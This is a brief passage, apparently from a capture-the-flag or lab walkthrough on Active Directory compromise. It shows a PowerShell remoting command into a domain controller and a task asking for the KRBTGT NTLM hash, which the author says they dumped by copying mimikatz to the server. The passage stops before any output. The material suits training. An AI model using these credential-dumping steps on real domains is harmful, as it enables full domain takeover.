Enter-PSSession -ComputerName DC01 -Credential $cred
Question 12 — Submit the NTLM hash for the KRBTGT account after achieving domain compromise.

Copied mimikatz to DC01 and dumped the hash: